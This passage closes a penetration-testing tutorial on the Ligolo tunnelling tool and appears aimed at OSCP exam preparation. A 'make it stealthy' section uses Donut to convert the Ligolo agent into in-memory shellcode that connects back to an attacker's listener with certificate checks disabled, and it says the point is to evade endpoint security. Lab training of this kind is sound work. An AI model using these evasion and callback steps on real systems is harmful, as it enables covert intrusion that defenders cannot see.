
This section lets you create and modify routes, manage network bindings, and handle interface-level settings without manual CLI commands.



Listeners

Create and manage **listeners** that await incoming agent connections.

You can define listener parameters such as ports, transport methods, and protocols directly through the UI.



10. Bonus - Make Ligolo Stealthy

A stealthier approach is to execute a program entirely **in memory** instead of writing it to disk. Because nothing (or less) lands on disk, many endpoint security products find it harder to detect a common defence-evasion technique.


One convenient tool for this is **Donut**. Donut converts a Windows executable into shellcode a memory-loadable format that can be injected and executed without saving the original EXE to disk.

```
sudo apt install donut
```

Convert an EXE to shellcode

To convert a Ligolo agent (or any Windows EXE) into a raw shellcode payload, use:

```
donut -f 1 -o agent.bin -a 2 -p "-connect 192.168.100.10:11601 -ignore-cert" -i agent.exe
```



```
(kali@kali)-[~/Desktop/ligolo]
$ donut -f 1 -o agent.bin -a 2 -p "-connect 192.168.100.10:11601 -ignore-cert" -i agent.exe

[ Donut shellcode generator v1 (built Mar 10 2025 15:50:28)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "agent.exe"
[ Entropy      : Random names + Encryption
[ File type    : EXE
[ Parameters   : -connect 192.168.100.10:11601 -ignore-cert
[ Target CPU   : amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "agent.bin"
[ Exit         : Thread
```

Flags used here (as in your example):

- -i — source program (input exe).
- -o — output file (the generated shellcode).
- -f 1 — use the specified format (here: simple/no fancy formatting).
- -a 2 — architecture: 2 = 64-bit.
- -p — pass extra program arguments (in this case: the agent's -connect and -ignore-cert options).

In short: this converts agent.exe into agent.bin (shellcode) and embeds the connection instructions so that, when executed in memory, it attempts to connect back to the specified Kali listener without leaving the original exe on disk.



Hi everyone! I'm [Monish](#) — I've started an OSCP exam preparation class focused on *real-world labs, hands-on exploitation, and effective exam strategies*.

If you're preparing for the OSCP or looking to learn penetration testing with structured guidance, practical tips, and personalized mentoring — connect with me on [LinkedIn](#) to know more! 💡